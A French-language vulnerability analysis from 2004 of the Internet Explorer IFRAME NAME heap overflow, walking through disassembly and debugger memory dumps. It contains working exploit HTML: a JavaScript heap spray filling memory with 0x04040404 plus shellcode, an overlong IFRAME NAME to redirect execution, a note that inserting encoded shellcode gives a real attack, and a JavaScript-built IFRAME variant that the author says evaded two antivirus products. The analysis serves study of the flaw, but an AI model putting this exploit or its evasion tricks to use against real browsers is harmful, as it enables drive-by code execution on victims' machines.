Analyse technique de faille

Internet Explorer IFRAME Overflow

Auteur :	g][org0re/3ey
Version :	1.11
Date :	12/11/2004
Contact :	b.caillat@security-labs.org
Site web :	http://benjamin.caillat.free.fr

Préambule

Les champignons et les failles critiques sous Windows ont ceci de commun : ils pullulent tout deux en automne.
Après le jpg overflow qui permettait l'exécution de code arbitraire sur simple ouverture d'une image, ce mois de Novembre commence par une nouvelle vulnérabilité dans Internet Explorer, permettant l'exécution de code arbitraire sur simple consultation d'une page web. Surfez, vous êtes contaminé…
Vu le haut niveau de risque qu'elle représente, cette faille m'a semblé mériter une petite étude.
A noter que la base de cette étude est du code disponible sur Internet, décortiqué et remanié ensuite sauce maison en fonction de mes conclusions personnelles.

Analyse de la faille

Rappel sur les éléments FRAME et IFRAME

L'élément FRAME permet la définition au sein d'une page web d'un objet frame. Cet objet est un objet document, qui va permettre l'affichage d'une page html indépendante dans l'espace alloué à l'élément FRAME.
L'élément IFRAME est presque similaire, excepté qu'il permet d'insérer l'objet frame dans un bloc texte.
Ces deux éléments doivent notamment fournir le chemin vers le fichier html (attribut SRC) et peuvent donner un nom à l'objet frame (attribut NAME).

Environnement de test

Les environnements vulnérables annoncés sont :

- Internet Explorer 6.0 on Windows XP SP1 (fully patched).
- Internet Explorer 6.0 on Windows 2000 (fully patched).

L'ensemble de cette étude a été faite sur un Windows 2000 avec Internet Explorer 6.0. Elle a également été validée sur un Windows XP Pro SP1.

Description de la faille

La faille se situe au niveau de la fonction SetFrameName de la classe CBaseBrowser2 dans la librairie SHDOCVW.
On peut y trouver le code suivant :

```
SHDOCVW!CBaseBrowser2::SetFrameName:
71052b63 8b442404        mov     eax,[esp+0x4]
71052b67 ff742408        push    dword ptr [esp+0x8]
71052b6b 0568030000      add     eax,0x368
71052b70 50              push    eax
71052b71 ff156c120071    call    dword ptr [SHDOCVW!_imp__wcscpy (7100126c)]
71052b77 59              pop     ecx
71052b78 59              pop     ecx
71052b79 33c0            xor     eax,eax
71052b7b c20800          ret     0x8
```

On remarque l'utilisation de wcscpy, générateur d'overflow par excellence…
Comme son nom l'indique, cette fonction est appelée lorsque le parser rencontre une balise IFRAME ou FRAME contenant un champ « NAME ».
En réalité, pour que cette fonction soit appelée, il faut que le champ SRC de la balise soit relativement long (de l'ordre de 300 octets). Merci de ne pas me demander pourquoi…
Testons le fichier suivant :

```
<HTML>
<IFRAME SRC="BBB…BBB" NAME="Test">
</IFRAME>
</HTML>
```

Le champ source comporte 300 fois le caractère « B ».

Plaçons un point d'arrêt en 71052b63 et ouvrons le fichier avec Internet Explorer :
L'examen de la pile donne alors :

```
00127fac 70dd5e0a 001c61a0 001a0dbc 00000000
```

0x001c61a0 auquel va être ajouté 0x368 représente l'adresse du buffer destination du wcscpy.
0x001a0dbc représente l'adresse du buffer source :

```
001a0dbc T . e . s . t . . . . . . . . .
```

Il s'agit donc du contenu du champ « NAME » convertit en UNICODE.

Analysons maintenant le buffer destination. Dans le cas présent (cette adresse varie d'une exécution à une autre), il est situé à l'adresse 0x1c6508, donc dans un heap.
En affichant le heap principal, on retrouve rapidement le chunk contenant notre buffer :

```
!heap –h 1
…
001C6138: 00120 . 01428 [01] - busy (141c)
001C7560: 01428 . 01a48 [00]
…
```

Il est donc contenu dans un chunk de taille 1428.
Les choses deviennent intéressantes lorsque l'on remarque que cette taille est fixe, quelle que soit la longueur de notre champ NAME : L'espace entre le buffer et le début du chunk suivant est systèmatiquement de 4184 octets (0x1C7560-0x1c6508).
Donc avec un champ name de longueur supérieur à 2092 caractères (qui occupera 4184 octets après conversion en UNICODE) nous allons commencer à écraser le chunk suivant.

Utilisons le fichier suivant :

```
<HTML>
<IFRAME SRC="[B*300]"
NAME="[A*2092]&#8224;&#8224;&#4096;&#4096;&#1111;&#1111;&#2222;&#2222;">
</IFRAME>
</HTML>
```

On place un point d'arrêt juste avant l'appel à wcscpy :

```
0018f380 00000000 00000000 00000000 00000000
0018f390 00000000 03264dd8 00000000 00000000
0018f3a0 028504f0 00000000 00130178 0325da60
0018f3b0 00000000 00000000 00000000 00000000
0018f3c0 00000000 00000000 00000000 00000000
0018f3d0 00000000 00000000 00000000 00000000
```

Le buffer destination débute en 0x18e348. Le chunk suivant commence en 0x18f3a0.

Juste après l'appel de wcscpy, la mémoire est devenue ;

```
0018f380 00430043 00430043 00430043 00430043
0018f390 00430043 00430043 00430043 00430043
0018f3a0 20202020 10001000 04570457 08ae08ae
0018f3b0 00000000 00000000 00000000 00000000
0018f3c0 00000000 00000000 00000000 00000000
0018f3d0 00000000 00000000 00000000 00000000
```

Le header du chunk suivant a bien été écrasé.
En affichant l'état du heap principal, on obtient :

```
!heap –h 1
…
0018DF78: 000d0 . 01428 [01] - busy (141c)
0018F3A0: 10100 . 10100 [10]
…
```

Relançons l'exécution pour attendre la prochaine allocation/désallocation. Surpise ! nous n'allons pas jusque là : l'exécution plante sur un call [ecx] :

```
7108e1a2 ff742408        push    dword ptr [esp+0x8]
7108e1a6 8b08            mov     ecx,[eax]
7108e1a8 68782f0271      push    0x71022f78
7108e1ad 50              push    eax
7108e1ae ff11            call    dword ptr [ecx]   ds:0023:00000000=????????
```

En analysant le code, on voit que ecx est chargé avec le contenu de eax. Dans notre cas, eax vaut 0x430043. Cette valeur rappelle furieusement notre chaîne NAME…

Essayons donc de déterminer quelle partie de la chaîne NAME est dans eax. En remontant dans le call stack, on arrive rapidement aux instructions suivantes :

```
SHDOCVW!CWebBrowserSB::GetOleObject:
7108e186 8b442404        mov     eax,[esp+0x4]
7108e18a 8b8000140000    mov     eax,[eax+0x1400]
7108e190 85c0            test    eax,eax
```

C'est ici que eax prend la valeur 0x430043. En analysant la mémoire :

```
001969ec 00430043 00430043 00430043 20202020
001969fc 10001000 04570457 08ae08ae 00010000
00196a0c 00000000 00000000 00010000 00000000
```

On constate que eax est chargé avec une valeur proche de la fin de notre chaîne (on voit le début du chunk suivant que nous avons écrasé en 0x1969f8). Les plus observateurs auront remarqué qu'en effet, cette adresse mémoire n'est pas nulle avant la copie :

```
001969d8 00000000 00000000 00000000 00000000
001969e8 00000000 03264dd8 00000000 00000000
001969f8 028504f0 00000000 00130178 0325da60
00196a08 00000000 00000000 00000000 00000000
00196a18 00000000 00000000 00000000 00000000
00196a28 00000000 00000000 00000000 00000000
```

On voit bien que l'avant avant dernier DWORD du chunk contenant le buffer n'est pas nul.

Plaçons un point d'arrêt à l'entrée de GetOleObject() et analysons cette valeur avant qu'elle ne soit écrasée :

```
SHDOCVW!CWebBrowserSB::GetOleObject:
7108e186 8b442404        mov     eax,[esp+0x4]
7108e18a 8b8000140000    mov     eax,[eax+0x1400]  ds:0023:03176dec=0317fde8
7108e190 85c0            test    eax,eax
```

eax va donc être chargée avec la valeur 0x03264dd8. Analysons la mémoire en cette adresse :

```
03264dd8 7104a5a8 71005658 7100ae00 71023628
03264de8 7100addc 7100a294 7104a594 71023dfc
03264df8 71002550 00000002 01f51a80 7104a588
```

On reconnaît une table de fonctions virtuelles :

```
SHDOCVW!CWebBrowserOC::`vftable':
7104a5a8 a7              cmpsd
7104a5a9 e90871bfe9      jmp     5ac416b6
```

```
SHDOCVW!CWebBrowserOC::`vftable':
71005658 03ae08710dae    add     ebp,[esi+0xae0d7108]
7100565e 087117          or      [ecx+0x17],dh
```

Bilan sur la faille

Bon arrivé à ce point, un petit bilan s'impose :

1- Lorsqu'une page contient une balise IFRAME avec un champ SRC suffisement long, la fonction SetFrameName de la classe CBaseBrowser2 est appelée.
2- Cette fonction effectue une opération de copie mémoire via la fonction wcscpy. La source est le champ NAME de la balise IFRAME, la destination est un buffer de taille fixe alloué dans le heap.
3- Le chunk contient après le buffer destination un pointeur vers une table de fonctions virtuelles, nommé dans la suite P_VIRTFUNC.
4- Il n'est pas possible d'utiliser la technique de l'écrasement du chunk suivant car un appel calculé à partir de P_VIRTFUNC est effectué avant toute opération mémoire. Cet appel échoue car P_VIRT_FUNC a été écrasé lors de l'appel à wcscpy.
5- L'exploitation devra donc plutôt porter sur l'utilisation de ce call [ecx].

Analyse de l'exploitabilité.

Revenons donc au niveau du call [ecx] : l'étude précédente nous a montré que nous pouvions contrôler la valeur de eax et donc déterminer l'adresse de la valeur chargée dans ecx. Le saut s'effectue ensuite à la valeur pointée par ecx :

```
7108e1a2 ff742408        push    dword ptr [esp+0x8]
```

```
7108e1a6 8b08            mov     ecx,[eax]
7108e1a8 68782f0271      push    0x71022f78
7108e1ad 50              push    eax
7108e1ae ff11            call    dword ptr [ecx]   ds:0023:00000000=????????
```

Imaginons que nous parvenions à placer en mémoire un shellcode. Supposons de plus que nous parvenions à stocker l'adresse de ce shellcode à l'adresse @addr_shellcode.
Pour que l'exécution saute sur notre shellcode, il faut que ecx contienne @addr_shellcode, soit que eax contienne @@addr_shellcode. Vu que les données que nous pouvons injecter via la page HTML vont être stockées dans un heap et donc que leurs adresses vont varier d'une exécution à l'autre, il paraît relativement délicat de parvenir à construire cette double indirection.
Pour exploiter cette faille, il faudra donc utiliser une petite astuce : Supposons que eax soit chargé en [1] avec une valeur VALUE et que [@VALUE]=VALUE, c'est à dire que le DWORD stocké l'adresse @VALUE soit VALUE.
En [1], ecx prend donc la valeur VALUE.
En [4], l'exécution saute donc en VALUE.

La valeur VALUE doit répondre à des contraintes fortes :

- Supporter un désalignement :
  On pourrait imaginer que notre buffer ne soit pas copié sur un alignement 4-bytes. Dans ce cas, @VALUE risque de contenir un hybride entre un début et une fin de VALUE
- Etre exécutable :
  L'exécution va sauter en VALUE et continuer. Il faut donc que VALUE ne représente pas des instructions invalides ou faisant référence à de la mémoire non mappé.

Une valeur possible est alors 0x04040404 :

- Elle supporte un désalignement complet.
- Elle représente les instructions « add al,0x4 », qui ne font aucune référence mémoire.

Exploitation de la faille.

Javascript et mémoire

Notre objectif est donc de parvenir à placer la valeur 0x04040404 à l'adresse 0x04040404. Pour cela, nous allons utiliser du code Javascript embarqué dans la page HTML.
L'exécution de code Javascript dans IE conduit naturellement à des manipulations sur la mémoire. Comme le Javascript est un langage de script de haut niveau, on pourrait s'attendre ce que la corrélation entre du code Javascript et les appels de fonctions systèmes soit difficile à établir. En fait il n'en est rien : Le Javascript permet assez aisément de construire les structures en mémoire dont nous avons besoin.

Etudions le comportement du code Javascript suivant :

```
<HTML>

<SCRIPT language="javascript">
// Variable used to fill memory
fillmem = unescape("%uAAAA%uAAAA%uAAAA%uAAAA");
fillmem2 = unescape("%uBBBB%uBBBB%uBBBB%uBBBB");

// Create a string of 0x20000-fillmem2.length caracters
while(fillmem.length<0x20000)
      fillmem = fillmem+fillmem;
fillmem = fillmem.substring(0, 0x20000-fillmem2.length);

// Create an array of string in memory
memory = new Array();
for (i=0;i<100;i++)
{
      memory[i] = fillmem+fillmem2;
}
</SCRIPT>

<BODY>
</BODY>
</HTML>
```

Nous commençons par déclarer deux variables fillmem et fillmem2 de 8 octets.
La boucle while suivie du substring permet ensuite de créer une string de taille 0x20000-8
Un tableau de 100 string de longueur 0x200000 est ensuite créé.

On aurait pu imaginer de n'utiliser qu'une seule chaîne fillmem de taille 0x20000 et avoir la boucle suivante :

```
for (i=0;i<100;i++)
{
      memory[i] = fillmem;
}
```

mais ce code ne donne pas de résultat intéressant (une seule allocation a lieu).

L'opérateur '+' représente une concaténation de chaîne. Elle est exécutée par la fonction ConcatStrs de jscript.dll. En désassemblant cette fonction, on voit qu'elle comporte deux boucles de copie en mémoire, respectivement pour la première et la seconde chaîne :

```
6b738ddd 8bd1            mov     edx,ecx
6b738ddf 57              push    edi
6b738de0 8b7808          mov     edi,[eax+0x8]
6b738de3 c1e902          shr     ecx,0x2
6b738de6 f3a5            rep     movsd
6b738de8 8bca            mov     ecx,edx
6b738dea 8b54241c        mov     edx,[esp+0x1c]
6b738dee 83e103          and     ecx,0x3
6b738df1 f3a4            rep     movsb
6b738df3 8b7208          mov     esi,[edx+0x8]
6b738df6 8b7808          mov     edi,[eax+0x8]
6b738df9 8bcd            mov     ecx,ebp
6b738dfb 03fb            add     edi,ebx
6b738dfd 8bd1            mov     edx,ecx
6b738dff c1e902          shr     ecx,0x2
6b738e02 f3a5            rep     movsd
6b738e04 8bca            mov     ecx,edx
6b738e06 83e103          and     ecx,0x3
6b738e09 f3a4            rep     movsb
6b738e0b 8b4c2414        mov     ecx,[esp+0x14]
6b738e0f 5f              pop     edi
```

Lancez Internet Explorer, attachez votre debugger au processus et mettez des breakpoints sur les shr avant les movsd.
Ouvrez le fichier précédent avec Internet Explorer : Le point d'arrêt en 0x6b738de3 est alors atteint. On constate en analysant les valeurs de esi avant les movsd qu'il s'agit pour l'instant de la concaténation :

```
      fillmem = fillmem+fillmem;
```

Tracez donc jusqu'à ce que esi pointe sur des 0xbb avant le deuxième movsb. A ce moment, vous êtes dans la boucle for().

Mettez un point d'arrêt sur la fonction ntdll!RtlAllocateHeap et tracez jusqu'à lui.
L'analyse de la pile donne alors :

```
0012dd24 77a552d2 00130000 00000000 00040010
```

(Il est possible que d'autres allocations aient lieu avant, tracez jusqu'à ce que [esp+0Ch] == 0x40010)

Cette allocation correspond à une nouvelle ligne de notre tableau. On constate que :

- L'allocation se fait dans le heap par défaut (130000)
- La taille demandée est un peu plus du double de la longueur de la chaîne. En effet, comme Windows travaille en interne en UNICODE, notre chaîne de 0x20000 octets nécessite 0x40000 octets de mémoire. Les 16 octets supplémentaires sont probablement pour la gestion interne (un chunk de base n'en nécessite pas tant).

Récupérons la valeur de retour : dans mon cas, eax == 39e0078h.
Nous pouvons vérifier que ce buffer est bien rempli par nos 0xaa et 0xbb dans ConcatStrs().

Tracez jusqu'à la prochaine allocation pour le tableau (sautez les petites allocations intermédiaires), et récupérez la valeur de retour : dans mon cas, eax == 3a20090h.

Après la copie dans ce second buffer, voici l'allure de la mémoire :

```
03a20060 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
03a20070 aa aa aa aa bb bb bb bb bb bb bb bb 00 00 00 00
03a20080 00 00 00 00 00 00 00 00 03 80 03 80 02 01 08 00
03a20090 00 00 04 00 aa aa aa aa aa aa aa aa aa aa aa aa
03a200a0 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
03a200b0 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
```

On constate qu'il existe un « trou » de 24 octets.

Pour réduire ce trou, nous allons modifier la longueur de la chaîne fillmem. Après de essais successifs, on constate qu'il existe plusieurs valeurs pour obtenir un « trou » de seulement 14 octets. Nous choisirons la valeur 11.
Voici la page HTML utilisée :

```
<HTML>

<SCRIPT language="javascript">

// Variable used to fill memory
fillmem = unescape("%uAAAA%uAAAA%uAAAA%uAAAA");
fillmem2 = unescape("%uBBBB%uBBBB%uBBBB%uBBBB");

// Create a string of 0x20000-fillmem2.length-11 caracters
while(fillmem.length<0x20000)
      fillmem = fillmem+fillmem;
fillmem = fillmem.substring(0, 0x20000-fillmem2.length-11);

// Create an array of string in memory
memory = new Array();
for (i=0;i<100;i++)
{
      memory[i] = fillmem+fillmem2;
}
</SCRIPT>

<BODY>
</BODY>
</HTML>
```

En re-effectuant les manipulations précédentes, on obtient des zones mémoires du type :

```
03df0008 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa  ................
03df0018 aa aa aa aa aa aa aa aa aa aa aa aa aa aa bb bb  ................
03df0028 bb bb bb bb bb bb 00 00 ff 7f ff 7f 02 01 08 00  ................
03df0038 ea ff 03 00 aa aa aa aa aa aa aa aa aa aa aa aa  ................
03df0048 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa  ................
03df0058 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa  ................
```

Le « trou » est de 14 octets. A noter qu'il est peut-être possible de faire mieux, mais je n'ai pas voulu pousser plus loin les tests.

Proof of concept d'exploitation

Utilisons le fichier suivant :

```
<HTML>
<SCRIPT language="javascript">

// Shellcode
shellcode = unescape("%uCCCC%uCCCC");

// Variable used to fill memory
fillmem = unescape("%u0404%u0404%u0404%u0404");

// Form buffer that will be copied in memory:
//  It  is  composed  of  fillmem+shellcode.  Fillmem  is  a  buffer  of  0x04040404,
shellcode is the shellcode
```


```
// The total length is 0x20000-11, to reduce to maximum the size of the "hole" between buffers.
// Normaly, with those values, the hole size is only 14 bytes
while(fillmem.length<0x20000)
      fillmem = fillmem+fillmem;
headerlength = 11;
fillmem = fillmem.substring(0, 0x20000-shellcode.length-headerlength);

// Fill memory with our buffer. An array ob 100 elements is enough to write on address 0x04040404
memory = new Array();
for (i=0;i<100;i++)
{
      memory[i] = fillmem+shellcode;
}
</SCRIPT>

<IFRAME SRC=[a*300] NAME="[b*2086]&#1028;&#1028;">
</IFRAME>
</HTML>
```

La chaîne « ЄЄ » représente la valeur 0x04040404.
Le principe est alors le même que précédemment : la mémoire est remplie de chaînes formées par une grande quantité de 0x04 suivi du shellcode. Ici le shellcode est réduit à des instruction « int 3 » (%uCCCC)
Lors de l'ouverture du fichier avec Internet Explorer, l'exécution s'arrête bien sur nos instruction « int 3 ».
Nous pouvons vérifier que l'adresse 0x04040404 contient bien la valeur 0x04040404. L'exécution a donc sauté à cette adresse, puis exécuté les « add al,0x4 » jusqu'au shellcode.

La figure suivante schématise la mémoire au moment du call [ecx] :



On constate donc que cette exploitation comporte une certaine probabilité d'échec : Si le contenu de l'adresse 0x04040404 correspond soit au « trou » soit au shellcode, elle ne fonctionnera pas. Pour limiter ce risque, on peut alors augmenter la taille de la chaîne fillmemory. Mais il faut noter qu'avec un taille de shellcode+trou d'environ 300 octets et fillmem de 0x20000 octets, on obtient déjà une probabilité de réussite de 0,9978, ce qui est tout de même assez raisonnable.

Pour obtenir une exploitation réelle, il suffit de placer votre shellcode encodé dans la variable shellcode. A noter que contrairement à beaucoup d'exploitation, il n'est pas indispensable qu'il soit aussi petit que possible. L'important est que le rapport [taille shellcode]/[taille buffer alloué] reste petit, pour assurer une bonne probabilité de succès.

Le cas de Windows XP SP2.

Windows XP SP2 n'est pas vulnérable a cet exploit. En effet, en analysant la fonction SetFrameName :

```
SHDOCVW!CBaseBrowser2::SetFrameName:
777af452 8bff            mov     edi,edi
777af454 55              push    ebp
777af455 8bec            mov     ebp,esp
777af457 ff750c          push    dword ptr [ebp+0xc]
777af45a 8b4508          mov     eax,[ebp+0x8]
777af45d 6825080000      push    0x825
777af462 0570030000      add     eax,0x370
777af467 50              push    eax
777af468 e80e09fcff      call    SHDOCVW!StringCopyWorkerW (7776fd7b)
777af46d 5d              pop     ebp
777af46e c20800          ret     0x8
```

on constate que la copie est effectuée par StringCopyWorkerW. Cette fonction prend trois paramètres : l'adresse du buffer source, celui de destination et la taille maximale à copier (ici, de 0x825). Le débordement n'est alors à priori plus possible.

Méthodes de protection

Pour l'instant aucun patch n'est sorti.
Il est à prévoir que les anti-virus aient beaucoup de difficultés à détecter ces fichiers voire soient inefficaces, car il est tout à fait possible de former les balises [I]FRAME via du Javascript.
Par exemple, le code suivant permet de diriger l'exécution vers [0x400010], comme précédemment :

```
<HTML>
<SCRIPT language="javascript">
document.write("<IFRAME SRC=");

for(i=0;i<300;i++)
      document.write("a");

document.write(" NAME=\"");

for(i=0;i<2086;i++)
      document.write("b");

document.write("&#16;&#64;\"></IFRAME>");

</SCRIPT>
</HTML>
```

Des tests rapides avec deux antivirus (VirusScan de McAfee et la version free de AVG) montrent que à l'heure actuelle, une page HTML contenant un copier-coler du code disponible sur Internet va être détectée. En revanche, mes pages personnelles qui sont des versions modifiées ne le sont pas, même sans dissimuler la formation de la balise IFRAME dans du Javascript.

Le SP2 de XP n'étant pas vulnérable, son installation peut-être une solution pour ce système.
De manière plus générale, le plus simple reste encore l'utilisation d'un autre navigateur.

Conclusion

J'avoue avoir découvert l'annonce de cette faille avec une certaine incrédulité : Il semble en effet assez incroyable que des failles aussi énormes puissent encore exister dans un composant logiciel, rappelons-le, installé dans toutes les versions de Windows et impossible à désinstaller.

Suite à l'étude sécurité lancée cet été, un certain nombre de failles ont été trouvées dans Mozilla. Cependant, il faut noter que les cas restent tout de même très marginaux à coté d'Internet Explorer et que la majorité des codes malicieux développés restent ciblés sur Internet Explorer.
La méthode de protection la plus simple consiste encore en l'utilisation d'un autre navigateur. Personnellement, je trouve Netscape un peu lourd et lent, aussi je comprends que son utilisation rebute certains. En revanche, j'ai été particulièrement séduit par Firefox, qui semble combiner les avantages de Internet Explorer et ceux de Mozilla.

Documentation relative / liens

Code de l'exploit

http://www.k-otik.com/exploits/20041102.InternetExploiter.htm.php

Alerte sécurité:

http://secunia.com/advisories/12959/

Quelques infos sur le fonctionnement et l'architecture de Internet Explorer

http://msdn.microsoft.com/workshop/browser/overview/Overview.asp